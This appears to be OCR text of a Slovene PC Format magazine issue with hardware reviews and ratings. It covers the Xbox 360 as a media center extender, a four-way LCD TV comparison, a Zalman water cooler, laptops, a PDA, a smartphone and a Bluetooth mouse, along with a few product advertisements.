Ta funkcionalnost prenosa podatkov deluje prekrasno in to ne le na običajne načine, ki smo jih vajeni. Ko igrate igre, lahko kadarkoli pritisnete tisti velik siv gumb označen s črko X na igralnem ploščku ali daljinskem krmilniku in takoj boste imeli dostop do posebnega menija. Tu boste med drugim lahko izbrali tudi možnost, da zavržete glasbo iz igre in jo zamenjate z glasbo po svojem izboru, ki jo imate shranjeno na PC-ju. Gre za popolno različico koncepta lastne glasbe, s katerim je začel že prvi Xbox, ampak ga niso niti približno podpirale vse igre. Zdaj je zadeva univerzalno dostopna kot standardna funkcija naprave.


In ker je novi Xbox samo posrednik za vse medijske datoteke, ki jih imate na PC-ju, ni nobenih težav s formati datotek: vse je dekodirano in predvajano že na strani vašega PC-ja. To pomeni, da boste preko 360-ice lahko gledali in poslušali vse, za kar imate avdio in video kodeke na PC-ju. To vključuje tudi

visoko-ločljivostne vsebine, vendar se bodo z njimi vsi trije podprti brezžični standardi precej namučili, saj vsebina HD zahteva velikansko pasovno širino. Če se mislite podati v svet HD, si med PC-jem in Xboxom 360 raje omislite ožičeno omrežno povezavo.

MEDIJSKI MOGOTEC

Zelo nenavadno za velikega proizvajalca je, da Xbox 360 podpira cel kup ostalih strojnih naprav prek vrat USB. Priključite nanj predvajalnik MP3 in na Xboxu boste brskali po njegovi zbirki skladb ter glasbo tudi predvajali na zunanji napravi. Microsoft torej končno priznava, da si ljudje lastijo naprave številnih drugih proizvajalcev, vključno z njihovo konkurenco, Applom in Sonyjem. Kljub temu nas je presenetilo, da lahko na Xbox 360 priključite tako iPod, kot tudi PSP. Malo kislo pa je, da ne morete predvajati datotek WMV z doma zapisanih CD-jev in da ne morete gledati lastnih stvari, ki ste jih shranili neposredno na trdi disk Xboxa. Stvar deluje le, če ste jih kupili v spletni trgovini, ki bo kmalu začela delovati. S tem vas Xbox 360 precej trdo zaveže na XP MCE, kar zadeva predvajanje filmov.

Vseeno pa, kljub tej trmoglavosti, vse skupaj zveni dokaj privlačno, kajne? Bodimo konkretni. V osnovnem paketu boste dobili podaljšek vašega medijskega centra in igralno konzolo v eni napravi, vendar pa boste morali, če iščete brezžično povezavo, investirati še v brezžično anteno za Xbox 360 ali pa odšteti nekaj denarcev za mrežni kabel. Za okoli 25 tisočakov več boste dobili celoten paket z vsemi uporabnimi dodatki, ki vključujejo tudi 20GB trdi disk. Če resno razmišljate, da bi napravo uporabljali tudi kot dodatek k vašemu multimedijskemu sistemu, boste potrebovali še Windows XP MCE – za večino med vami bo to pomenilo nadgradnjo operacijskega sistema, za katero boste odšteli še dodatnih 25 tisočakov. To vsekakor upoštevajte pri ceni osnovne naprave. In če še nimate brezžičnega omrežja, bo tudi to dodatna investicija...



Napravi Appla in Microsofta sta kompatibilni!? Šok!

POD ČRTO


K temu dodajte še potreben prostor za shranjevanje podatkov in zafrkancijo okoli nameščanja novega operacijskega sistema. Za enako ceno in za enak trud si lahko postavite v dnevni sobi tudi PC s funkcionalnostmi medijskega centra. Obstajata pa dva privlačna razloga za uporabo Xboxa 360 kot strežnika za multimedijske datoteke. Prvi je ta, da lahko nadzirate TV in videorekorder s svojega PC-ja prek vmesnika novega Xboxa. Drugi pa je ta, da je naprava skorajda neslišna v vseh pogojih. Obstaja morda še tretji razlog? No, morda smo pozabili omeniti, da lahko z njim igrate tudi igre. **PCF**

Procesor	Trijedrni 3,2GHz podjetja IBM, dve niti na jedro, 1MB predpomnilnika L2
Grafični procesor	512MB GDDR3, 700MHz, pasovna širina 22,4GB/s
Pomnilnik	512MB GDDR3, 700MHz, pasovna širina 22.4GB/s
Avdio	256-kanalno, 32-bitno procesiranje prostorskega zvoka
Vhodi	2x USB 2.0, 2x reža za pomnilniške kartice
Nadzorni sistem	Do dve ožičeni napravi (USB), do 4 brezžične naprave
Optični disk	12x DVD ROM
Podprti formati	DVD-Video, DVD-ROM, DVD-R/RW, DVD+R/RW, CD-DA, CD-ROM, CD-R, CD-RW, WMA CD, MP3 CD, JPEG Photo CD
Shramba	20GB trdi disk (opcijsko)
AV-izhod	Kompozitni, kompozitni RGB, SCART, VGA
Podprte ločljivosti	480p, 480i, 720p, 1080i
Avdio-izhod	Kompozitni, SPDIF
Povezljivost	10/100 ethernet, dodatno brezžično po standardu 802.11g
Dimenzije	309x83x258mm
Teža	3,49kg

90% **PCF pravi...** "Odlična konzola in medijski center v enem."

Meni a la carte

Vam podoba menijev deluje znano? Vsem uporabnikom XP MCE gotovo...



Predvajanje na daljavo deluje popolnoma brez težav.

Ker popolnoma posnema podobo Windows XP Media Center Edition, je zasnova menijev pričakovano odlična in preprosta za uporabo. Izjemno preprosto je brskati po medijskih datotekah in jih predvajati, vsak trenutek pa lahko pritisnete tudi srebrni gumb Guide na igralnem ploščku ali daljinskem krmilniku in dostopate do nastavitev v razdelku Dashboard. To je še posebej uporabno, ko igrate igro in vam preseda njena zoprna cvileča glasba – med tem ko razstreljujete vesoljce, lahko glasbo predvajate neposredno iz datotek My Music na PC-ju.

Nekaj o igrah

Trenutno še nimamo *Halo 3*, imamo pa marsikaj drugega...

Ta čas ni na seznamu dostopnih iger še nobene, ki bi nam zares razprla čeljust, kar je nenavadno za tako promovirano novo konzolo. Morda še najbolj greha vredna naslova sta Project *Gotham Racing 3* in *Perfect Dark Zero* – slednjo so razvili pri Rare Studios, očetih *GoldenEye*, klasične strelske igre s konzole N64, in originalnega *Perfect Dark*.

Igre za Xbox 360 so videti, kot bi ravnokar pobegnile s PC-ja. Poznajo senčenje posameznih pisklov, HDR in ostale učinke iz sveta PC-jev, tako da je potencial za lepe igre ogromen. Med igrami dostopnimi ob lansiranju konzole to verjetno najbolje demonstrirata igri *Call of Duty 2* in *Perfect Dark Zero*.

IGRE OB LANSIRANJU

- Call Of Duty 2
- Perfect Dark Zero
- Kameo
- Condemned
- Amped 3
- Tony Hawks' American Wasteland
- Gun
- Need For Speed: Most Wanted
- Tiger Woods PGA Tour 06
- NBA 2K6
- King Kong
- Quake IV
- Final Fantasy 11
- Ridge Racer 6

Perfect Dark Zero dobro prikaže sposobnosti Xboxa 360.

Kristalna slika

Ploske, široke, svetle in lepe. Predstavljamo vam štiri vroče LCD TV-je

Kar sprijaznite se z dejstvom, da so LCD TV-ji vroča roba, o kateri sanjamo prav vsi. Po tehnološki plati so fantastični, veselje jih je gledati, glede na to, da bo HDTV (srčno upamo) kmalu na voljo, pa so tudi investicija v zabavno prihodnost... To se vsaj trudimo dopovedati teti za bančnim okencem, ko na kolenih neumorno moledujemo za posojilo.

Edina težava je v tem, da je 300 in več tisočakov še vedno ogromen znesek za televizijski sprejemnik, saj je mogoče klasično televizijo istih ali primerljivih dimenzij kupiti že za manj kot 100 jurjev. Padanje na marketinško pretiravanje prav tako ni najboljša ideja, saj boste le težko našli LCD TV, katerega slika bo boljša kot slika na poštenem katodnem televizorju. Slednji imajo namreč večinoma boljši kontrast, svetlost in barve, pa še bolj odzivni so... šokantno, a zelo resnično.

LCD pa omogoča, da sprejemnik obesite na steno in končno stopite v 21. stoletje. Prihajajoče tehnologije, kot sta HD-DVD in Blu-ray, pa tudi obljubljajo, da bomo kmalu deležni pravih visoko-ločljivostnih vsebin.

Saj vemo, kaj se vam zdaj podi po glavi. Zakaj se pri *PCFormatu* sploh ubadamo s televizijskimi sprejemniki? Odgovor je enostaven: na račun vhodov DVI in HDMI sta *Half-Life* ali *Rome* na ogromnem zaslonu izkušnja, ki bi jo morali doživeti prav vsi. In zdaj, ko je TV oddaje in (kmalu) filme mogoče pretakati prek interneta, je končno nastopila doba Media Center Extenderja (preberite opis Xboxa na strani 34). PCF

KAKO SMO TESTIRALI
Oči so glavni faktor

Testiranje LCD TV-jev je naporno opravilo, saj zahteva ogromno gledanja televizije in DVD-jev s kar najbolj udobnega kavča. Je že res, da je težaško delo, a nekdo ga mora opraviti... Je pač tako, da je edini način za pošteno testiranje LCD TV-jev ta, da jih... no... gledamo. Specifikacije, trditve proizvajalcev in celo rezultati laboratorijskih testov niso vredni počenega grošа, če zaslon v dnevni sobi ne počne tistega, kar od njega pričakujemo. Vsak televizor smo preizkusili s predvajanjem analognega televizijskega signala, standardnega DVD-ja, DVD-ja pri 720p in s posnetkom WMV HD pri ločljivosti 1080i (če je televizor omogočal priklop na računalnik).

Sliko smo ocenili glede na splošno kvaliteto, kontrast, barve, svetlost in prikaz črne barve, ter seveda glede na to, kako gladko je bilo predvajanje. Vse te ugotovitve smo primerjali z lastnostmi vsakega televizorja, splošno uporabnostjo, ceno in videzom, saj LCD TV za en kup denarja nikakor ne sme biti debel in grd. Rezultati testa so pred vami. Zdaj pa naj nam nekdo pove, kam smo stlačili krmilnik...

JVC LT-32DS6

ok 500.000 SIT

Na spletu www.jvc.co.uk

Po specifikacijah je tale JVC-jev LCD TV eden najboljših, kar smo jih kdaj videli. Pripravljen je na visoko-ločljivostne vsebine, omogoča priklop cele vrste naprav in na papirju zagotavlja, da je bolj svetel, kontrasten in hiter od konkurence. To so pa seveda samo številke na papirju, tako da smo se morali o njegovih lastnostih prepričati še z lastnimi očmi... Televizor nas je uspel pošteno prepričati. Ni le ena sama privlačnost na kovinskem stojalu, temveč ponuja fantastičen nadzor nad sliko, meniji pa so barviti in logični. Če se malce potrudite pri finih nastavitvah slike, boste pošteno nagrajeni.

Če imate dostop do digitalne televizije, se boste lahko naslajali nad bogato sliko in neverjetno malo šuma. Še standardni signal PAL je prekodiran na 720p, slika iz predvajalnika DVD-jev pa je fantastična. Slika pri ločljivosti 720p ni zrnava, kot pri marsikaterem drugem LCD TV-ju na trgu. Temne barve in odzivnost sta odlična, barvna uravnoteženost pa je izjemna. Vizualno je torej privlačen, kvaliteta slike je odlična, dobro je opremljen in še pretirano drag ni.

Zaslon	32 palcev
Ločljivost	1.366 x 768
Svetlost (nazivna)	500cd/m2
Kontrast (naziven)	1000:1
Status HD	HD-Ready
Jakost zvočnikov	20W

87 PCF pravi... "Dobro oblikovanje, krasna slika in solidna cena"

Relisys RLT32AB20

288.800 SIT

Na spletu www.relisys.com

Relisysovi LCD TV-ji se sicer ne uvrščajo tako visoko kot modeli bolj znanih proizvajalcev, so pa vseeno ravno dovolj privlačni, da se jih splača ogledati. Relisys namreč cilja na nižji segment trga, kar se odraža tudi v sami kvaliteti. Ta 32-palčni model ima kar nekaj simpatičnih lastnosti. Prva je ta, da je zvočnike mogoče sneti, tako da jih lahko pospravite, če že imate pošten sistem zvočnikov. Ponujenih je kar nekaj možnosti za prilagajanje slike, tako da je tudi ta več kot le solidna. Edina težava tega televizorja je, da ne podpira visoko-ločljivostnega predvajanja, kar zna marsikoga odvrniti od nakupa tega televizorja.

S povezljivostjo ni težav, nas pa čudi, da se pri Relisysu niso odločili vključiti kompozitnega vhoda. Drugače pa so na zadnji strani klasični vhodi – dva vhoda Scart (en RGB), komponentni video vhod in vhod VGA za priklop računalnika. Poleg kvalitetne slike pa se lahko ta Relisysov televizor pohvali še s kar zajetnim vidnim kotom in dobro vidljivostjo v svetlih prostorih. Za sam zaslon so pri Relisysu namreč uporabili Philipsov model, ki je odličen, je pa nekoliko počasen, sploh v primerjavi s Sonyjevim in JVC-jevim modelom, pa tudi kontrastno razmerje ga malce tepe, saj temne slike niso tako jasne, kot pri drugih modelih na testu.

Zaslon	32 palcev
Ločljivost	1.366 x 768
Svetlost (nazivna)	500cd/m2
Kontrast (naziven)	600:1
Status HD	HD-Compatible
Jakost zvočnikov	20W

72% **PCF pravi...** "Cenovno ugoden TV, ki pa žal ni pripravljen na prihajajoče tehnologije."

Gericom GTV 2702

179.900 SIT

Na spletu www.gericom.com

Ta Gericomov LCD TV je najmanjši na našem testu, a vsi vemo, da je tehnika neprimerno pomembnejša od velikosti (ali pa se s tem moški del uredništva samo tolaži, a to je že druga zgodba). Po oblikovni plati v bistvu ni nič posebnega, saj gre za klasično oblikovan ploski televizor. Ker takšna naprava ne služi okraševanju, smo se seveda bolj osredotočili na sliko. Ta je v bistvu prav solidna, a občasno deluje malce sprano. Barve sicer niso ravno divje, so pa precej naravne. Pri kontrastnem razmerju bi se pri Gericomu lahko malce bolj potrudili, saj temne scene niso ravno vzorne.

GTV-ju manjka tudi polna podpora za visoko-ločljivostni video, kar pesti tudi Relisysov model, zato mu pa ne manjka priključkov (vključno s kompozitnim vhodom), tako da na tem področju ne bo težav. Za razliko od Relisysovega modela pa ima ta televizor zvočnike, ki bi jih lahko mirno pogrešali. Za samo gledanje televizije so dovolj, za karkoli drugega pa je pošteno ozvočenje absolutna nuja..

Zaslon	27 palcev
Ločljivost	1.280 x 720
Svetlost (nazivna)	550cd/m2
Kontrast (naziven)	700:1
Status HD	HD-Compatible
Jakost zvočnikov	8W

71% **PCF pravi...** "Zelo podoben Relisysovemu modelu, le da ima veliko slabše zvočnike."

Sony Bravia KLV V40A10E

759.990 SIT

Na spletu www.sonystyle.com

Ta Sonyjev svež model je za ta test postavil čisto lastne standarde, tako po oblikovni plati, kot tudi po kvaliteti slike. Slednja je namreč milo rečeno morilska. Pri predvajanju samega TV signala je sicer kvaliteta slike odvisna od same kvalitete signala, a je mogoče z nekaj nastavitvami dobiti točno to, kar bi za poštenih 700 tisočakov tudi pričakovali. Zgodba pa je precej drugačna pri predvajanju DVD-jev, kjer preprosto porazi vse ostale modele na testu. V bistvu sploh nismo vedeli, da je lahko slika pri ločljivosti 720p tako dobra. Kontrast je izjemen, tako da s temnimi scenami ni prav nobenih težav, barve pa so besno žive, tako celo dvomimo, da bo za gledanje filmov sploh kdo prenesel nastavitev VIVID, ki barve še dodatno poudari. Bravia blesti tudi po odzivnosti, saj smo prav pozabili, da sploh gledamo LCD TV. Povezljivost prav tako ni težavna, saj so na voljo prav vsi priključki, ki jih boste kadarkoli potrebovali.

Edino, kar pokvari odličen vtis, so zvočniki, ki žal niso nič posebnega, tako da je pošten sistem ozvočenja za pravo izkušnjo skorajda nujen.

Zaslon	40 palcev
Ločljivost	1.388 x 768
Svetlost (nazivna)	480cd/m2
Kontrast (naziven)	1000:1
Status HD	HD-Ready
Jakost zvočnikov	20W

91% **PCF pravi...** "Fenomenalen LCD TV!"

Izbor uredništva PCFormat

VODNI STOLP

Zelman Reserator 1-plus

Če želite ob živce spraviti paranoično mamo ali partnerja, speljite vodo v računalnik

Cena Ok. 67.000 SIT **Proizvajalec** Zalman **Na spletu** www.zalman.co.kr

Ventilatorji? Pah! Glasni magneti za prah, ki niso dostojni lizanja podplatov vašemu računalniku. Torej bo treba razmisliti o vodnem hlajenju. Majceni rezervoarji za vodo so vizualno sicer precej privlačni, a ne za nas, ko smo tiste volje. Preveč namreč spominjajo na igračke. Ne, mi smo ugotovili, da so velikanski naježeni kiberpunkovski hladilniki najnovejša modna muha, še posebej, če v njih brbota morilsko modra hladilna tekočina, ki nevarno vročino spelje ven iz ohišja.

HLADILNI STOLP

Ta novi Reserator reši veliko težav, ki jih je imel prvi model. Indikator pretoka, ki je bil tako nevarno nagnjen k puščanju, je bil upokojen in zamenjan z novo kovinsko različico. Na dni hladilnika so zdaj priklopi, ki se samodejno zatesnijo, namesto da bi bili živo modri, pa so zdaj veliko bolj privlačne črne barve. Zdaj se ga najverjetneje sploh ne boste trudili skriti. Največja sprememba pa je doletela hladilne bloke za procesor in grafično kartico. Ta sta zdaj precej tanjša, pri Zalmanu pa obljubljajo, da omogočata enak pretok kot prej.

Ne ravno zmogljiva črpalka je znak, da ne gre za najboljši hladilnik za ljubitelje navijanja, divje modra hladilna tekočina pa bo znala odvrniti resne modifikatorje ohišij. Vodno hlajenje pa ni nujno oprema za elito, kar dokazuje ravno enostavnost namestitve tega kompleta. Hladilne bloke je enostavno pritrditi, za celotno namestitev pa nismo potrebovali več kot eno uro, kar je več kot solidno.

Kaj pa hrup? Naši tehnični aparati (beri: preveč občutljiva ušesa) so zaznali le tiho šepetanje, ko smo se nagnili čisto k Reseratorju. Prav tako nismo imeli nobenih težav z vakuumsko zaprtimi deli, pa tudi hladilne tekočine nismo zavohali. Komplet je mogoče videti kot zmešan križanec med torpedom in mučilno napravo, a je učinkovit za računalnike, ki ne bodo naviti do onemoglosti. **PCF**

Površina hlajenja 1,274m2

Teža 6,5kg

Podprti procesorji Pentium 4 (podnožje 478 in 775), Athlon 64 (podnožje 754 in 939) in Athlon XP (podnožje A/462)

Predvidena življenjska doba črpalke 25.000 ur

Dimenzije 150 x 150 x 592mm

92% **PCF pravi...** "Hladen, črn, trd in faličen. Prav želeli si ga boste poleg računalnika."

Izbor uredništva PCFormat

ZMOGLJIVA ZVERINICA

Toshiba Tecra S2

V tanko ohišje je očitno mogoče stlačit celo tovarno...

Cena Pokličite prodajalca **Na spletu** www.toshiba-europe.com **Testiranje omogočil** Inea, 01 513 81 00

Toshiba nas občasno zmede. Predstavijo nam notesnike Qosmio, ki so besno zmogljivi, in nam povedo, da gre za zamenjavo za namizni računalnik. In potem predstavijo... tole. Tecra S2 namreč naj ne bi bila v razredu Qosmia, a specifikacije govorijo drugače. Če povzamemo: Intel Pentium M 2GHz, 512MB pomnilnika, GeForce Go 6600 in 60GB trdi disk. Kako si torej pri Toshibi predstavljajo, kam spada ta notesnik? Je že res, da nima tako fantastičnega zaslona kot Qosmio in da ima grafična kartica "le" 64MB pomnilnika, a so specifikacije za notesnik več kot impresivne.

Po ergonomski plati se S2 odlično obnese, tipkovnica je fantastična, tipke pa so dovolj velike za res udobno delo. Sledna ploščica je dobro odzivna, krmiljenje pa je celo bolje izvedeno kot pri Qosmiu, saj dodaten krmilni gumbek in primerno postavljeni gumbi delo znatno olajšajo. Toshibi torej ne bomo padli na finto, da bi naj šlo za poslovni notesnik, 15-palčni zaslon gor ali dol. **PCF**

90% **PCF pravi...** "Robusten in lep notesnik, ki je povrhu vsega še zmogljiv kot sam hudič."

PRENOSNA PISARNA

Toshiba Portégé M300


Kdo pravi, da mora biti majhno tudi okrnjeno?

Cena Pokličite prodajalca **Na spletu** www.toshiba-europe.com **Testiranje omogočil** Inea, 01 513 81 00

Za Portégé M300 pa bi že rekli, da je namenjen poslovni rabi. Gre namreč za 12,1-palčen model s procesorjem Pentium M, ki tiktaka pri 1,2GHz. Za grafiko skrbi Intelov čip Extreme Graphics 2, ki si prisvaja del sistemskega pomnilnika, slednjega pa je v tem modelu 512MB. Vgrajen je še 40GB trdi disk, pri tako majhnih dimenzijah pa M300 ni prikrajšan niti za optični pogon.

Zato pa Portégé sklepa kompromise na drugih koncih. Zaslon je sicer odličen, a nam tipkovnica ni bila najbolj všeč, saj je nekoliko preveč stiščana za naš okus. Na tako kompaktnih notesnikih smo videli že precej boljše tipkovnice. Se pa Portégé odkupi na drugih področjih, saj je majhen in lahek, s povezljivostjo nima težav, pa še zaslon je za notesnik takšnih dimenzij odličen. Notesnik kljub vgrajenemu optičnemu pogonu tehta manj kot dva kilograma, kar pomeni, da ga tudi ni problem prenašati. **PCF**

80% **PCF pravi...** "V bistvu odličen notesnik, katerega vtis pokvari neposrečena tipkovnica."



Asbis Prestigio Dual Core

Cena 229.000 SIT (računalnik), 65.500 SIT (monitor) **Na spletu** www.asbis.si

Prestigio je blagovna znamka, ki nam je dobro znana, saj ne mine test prenosnikov, ne da bi bil prisoten vsaj eden njihov izdelek. Tokrat pa smo v test dobili njihovo idejo o delovni postaji, ki smo si jo z zanimanjem ogledali. Sistem je zgrajen na osnovi Foxconnove plošče z naborom i945, vgrajen procesor pa je bil Pentium-D 820, kar pomeni dve jedri in delovni takt 2,8GHz. Za spodobno hitro delo je namenjenega 1Gb DDR2 pomnilnika, ki izvrstno deluje v kombinaciji s Hitachijevim 160GB trdim diskom. Tudi na grafičnem področju ne bi smeli preveč trpeti, saj je vgrajen GeForce 6600GT s 128MB pomnilnika, ki ga izdeluje priznano podjetje Gainward.

Računalniku je pridružen še Prestigiov 17-palčni monitor LCD z odzivnim časom 12ms, ki sicer ni nič posebnega, je pa daleč od tega, da bi mu kaj resnega manjkalo, sploh pa ne za zahtevano ceno.

80% **PCF pravi...** "Odlična delovna postaja, a škoda, da nima grafične kartice za igralno platformo."

Vredno ogleda PCFormat

TRIKRAT G

Motorola A1000

Dlančnik, telefon ali kaj tretjega?

Cena Pokličite prodajalca **Testiranje omogočil** RAM2, 01 586 27 00

Naš prvi vtis, ki se nam je usidral v glavo zaradi klasično "telefonskih" tipk, je bil... uh, telefon z ogromnim zaslonom (2,9-palčni z ločljivostjo 208x320). Po petih minutah uporabe smo drastično spremenili mnenje – to je dlančnik, ki zna biti mobilni telefon. Mobilni telefon z vsemi funkcionalnostmi 3G, če smo natančni. Kot dlančnik bo A1000 sprejemal vašo e-pošto, vodil urnik vaših sestankov, predvajal glasbo v formatu MP3 za vas brskal po spletu in še kaj. Na sistem menijev se je treba navaditi, ampak če boste za A1000 že odšteli polno ceno, se boste že potrudili. V ozadju vleče niti operacijski sistem Symbian različice 7.0, ki mu Java ni tuja.

Fotoaparat na zadnji strani premore tipalo ločljivosti 1,2 milijona točk in dela solidne slike, vendar ne bi zmagal na nobeni hitrostni preizkušnji. Dodatna zanimivost naprave je sistem prepoznavanja pisave, ki je izvedena zgledno, bodo pa tisti s kurjim rokopisom vseeno z nerodno tankim peresom raje tipkali na tipkovnico izrisano na zaslonu, občutljivem na dotik. Velik, lepo zaokrožen poslovni mobilni telefon, bomo rekli.

84% **PCF pravi...** "Dlančnik plus mobilni telefon 3G z odličnim naborom lastnosti."

Končno prostor !

ZA PODJETNIKE

ZA GOSPODINJSTVA

ZA IGRIČARJE

Družina osebnih računalnikov je dobila novega člana, ki je prav tako enkraten kot njegovi bratje in sestre. To je še en zdrav otrok iz družine iznajditeljev edinstvene tehnologije mini osebnih računalnikov Biostar IDEQ.

Velik je za celo škatlo čevljev in nič ne joka (tiho delovanje). Res je poseben otrok. Najnovejša pridobitev v družini zagotavlja vgradnjo komponent širokega spektra in popolno zagotavljanje željene računalniške moči.

Široka paleta nastavitvenih možnosti (priključkov za notranje in zunanje naprave), prijazen uporabniški vmesnik in nenazadnje 24 mesečno jamstvo za kakovost so lastnosti, ki zagotavljajo popolno zadovoljstvo tudi najzahtevnejšemu uporabniku.

BIOSTAR
ASOLID COMPUTER SUPPLY INC.

Generalni uvoznik:
CHIP d.o.o., Mestni trg 4, 3310 Žalec
prodaja: (03) 712 12 00, fax: (03) 712 12 20
e-pošta: prodaja@chip.si
www.chip.si/minipc

Logotipi, ki so navedeni v oglasu, so avtorsko zaščiteni.

AMD | intel inside | FireWire | nVIDIA | SERIAL ATA

POSLEDNJI MOHIKANEC?

Palm T|X

Ali je Windows Mobile dejansko dobil dlančniško ali nas lahko Palm še prepriča?

Cena 89.988 SIT **Na spletu** www.expansys.com **Testiranje omogočil** CHS, 01 560 65 00

Po tehnološki plati si zasluži Palm stoječe ovacije za novi dlančnik T|X. Gre namreč za najbolj prefinjen dlančnik, kar jih je to podjetje kdaj naredilo. Le oglejte si vmesnika Bluetooth in Wi-Fi, 128MB pomnilnika ter integrirano programsko opremo za predvajanje zvoka in videa.

Ni pa najzmogljivejši dlančnik, kar jih je Palm kdaj naredil. Tungsten T5 je imel 256MB pomnilnika in 416MHz procesor XScale, LifeDrive pa se je ponašal s kapaciteto kar 4GB. T|X pa predstavlja odlično ravnotežje med ceno in zmogljivostmi, zato bi lahko bil na trgu, ki je vedno bolj agresiven (beri: na katerem Microsoftov operacijski sistem Windows Mobile drži velikanski mesarski nož v rokah) T|X Palmova zadnja možnost za uspeh.

VSE V ROKI

T|X je že mogoče manj zmogljiv od tekmecev z Microsoftovim operacijskim sistemom, ni pa nič manj prilagodljiv. Poleg e-organizacijskih osnov (koledar, stiki, opomniki itn.) ima vključen tudi DataVizovo programsko opremo Documents To Go, s katero lahko izjemno uspešno dekodirate in odprete katerikoli dokument iz MS Officea. Integriran vmesnik za brezžično povezavo po standardu 802.11b omogoča enostavno povezovanje v omrežje, glasbo, slike in video datoteke pa je s programsko opremo Palm Desktop mogoče enostavno prekodirati za predvajanje na dlančniku.

In medtem ko vse več dlančnikov dobiva zaslone z ločljivostjo 640 x 480, se mora T|X sprijazniti z ločljivostjo 320 x 480. Predvajanje videa 312MHz procesor pošteno izmuči, baterija pa ni izmenljiva, kar pomeni, da je uporaba omejena na svoje štiri ure, če sta vmesnika Bluetooth in Wi-Fi aktivna. 100MB pomnilnika je nekoliko skromno za dlančnik z multimedijskimi ambicijami, a je na srečo pomnilnik razširljiv s karticami SD.

T|X je torej prej oplemenitenje kot korak naprej. Glede na to, da so se pri Palmu odločili, da bodo začeli razvijati tudi dlančnike z operacijskim sistemom Windows Mobile, se mogoče celo ne splača kupovati dlančnika s Palm OS. V bistvu ne bi bilo slabo, če bi lahko za 70 tisočakov dobili LifeDrive s podporo za izmenjavo datotek... **PCF**

Operacijski sistem	Palm OS Garnet 5.4
Procesor	312MHz procesor ARM
RAM	128MB (100MB na voljo uporabniku)
Zaslon	320x480 TFT LCD, 65K barv
Povezljivost	Bluetooth 1.1, 802.11b
Razširitve	SDIO
Dodatno	Brskalnik *Blazer, Media Player, PTunes, eReader*

83% **PCF pravi...** "Vsekakor dober dlančnik, a je na trgu tudi kar nekaj boljših."

ERGONOMIJA JE PRVA

Level One BLM-3000A

Čisto majcena miška...

Cena 14.005 SIT **Na spletu** www.level1.com **Testiranje omogočil** Digital Data, 02 460 54 60

Vsi, ki ste pristaši trenda minimalizma in brezžične tehnologije, boste v BLM-3000A videli nekaj zase. Miška je majhna, lahka, lepih ergonomičnih oblin in primerna za levičarje in desničarje. Da ne bo pomote, govorimo seveda o računalniški miški, ki se z računalnikom povezuje prek vmesnika Bluetooth. Njen "modri" mehanizem premore optični senzor z ločljivostjo 800dpi, kar ga uvršča nekje v srednji razred. Njena odzivnost pri 10 metrih oddaljenosti, je še vedno odlična. Preizkušeno! Sicer pa, kdo potrebuje domet večji od 10 metrov?

Poleg tega, da miška podpira standard Bluetooth V1.2, omogoča samodejni izklop, ko ni v uporabi, a je moteča zakasnitev pri ponovni uporabi. Slabost je tudi dolgotrajna namestitev, ki je daleč od Plug-n-Play. Sam vmesnik USB pa je pravi multimedijski vmesnik. Lahko ga uporabite za brezžične slušalke, kamero, avdio prehod, seveda pa lahko postavite tudi preprosto omrežje. Najbolj boste veseli vsi, ki ne marate nadležnih kablov in niste vezani na robustne miške. Level One BLM-3000A, še posebej priporočamo lastnikom notesnikov, ki jim bo všeč majhnost.

82% **PCF pravi...** "Bluetooth v funkcionalni in ergonomični obliki."

PRAVI SOLIST

SOLOnote 1559AS

Še en notesnik v seriji SOLOnote...

Cena 233.200 SIT **Na spletu** www.elkotex.si **Testiranje omogočil** Elkotex, 01 583 79 10

SOLOnote 1559AS je pravi delovni strojček z več kot spodobnimi specifikacijami za resno delo, se pa z igrami ne bo razumel najbolje. Ta 15-palčni model poganja procesor Pentium M pri 1,733GHz, ima 512MB sistemskega pomnilnika in 40GB trdi disk. K platformi Centrino seveda spada tudi vmesnik za brezžično povezavo, optična enota pa je DVD-ROM/CD-RW.

Ergonomsko gledano notesnik ni slab, tipkovnica je dobro odzivna in prijetna za delo, a deluje, kot da ni najbolje vpeta, saj se pri tipkanju nekoliko ugreza. Razporeditev tipk je odlično rešena, saj je tipka Enter ogromna, vse ostale tipke pa so točno tam, kjer bi jih pričakovali (razmišljamo, da bi poslali fotografijo tipkovnice na Toshibo, da bi jim končno dopovedali, kam spada tipka Windows). Sledna ploščica je ravno prav ugreznjena, pripadajoča gumba pa sta velika in primerno voljna. Razširitvenih mest je dovolj, vgrajen pa je tudi čitalec pomnilniških kartic SD, xD, MMC in MS. Gre za prav ličen notesnik, a ga od poplave sorodnih modelov loči praktično samo cena.

78% **PCF pravi...** "Če iščete notesnik za delo, lahko mirne duše razmislite o njem."

CENTER PROJEKCIJE

NOVO V SLOVENIJI

CASIO

Nova generacija prenosnih projektorjev CASIO v spremstvu več-funkcijske kamere vam ponuja neomejene možnosti za uresničitev vaših idej.

200% optična povečava, DLP tehnologija, ločljivost XGA, kontrast 2000:1

XJ-360

svetilnost: 2200 lumnov

teža: 1.8kg

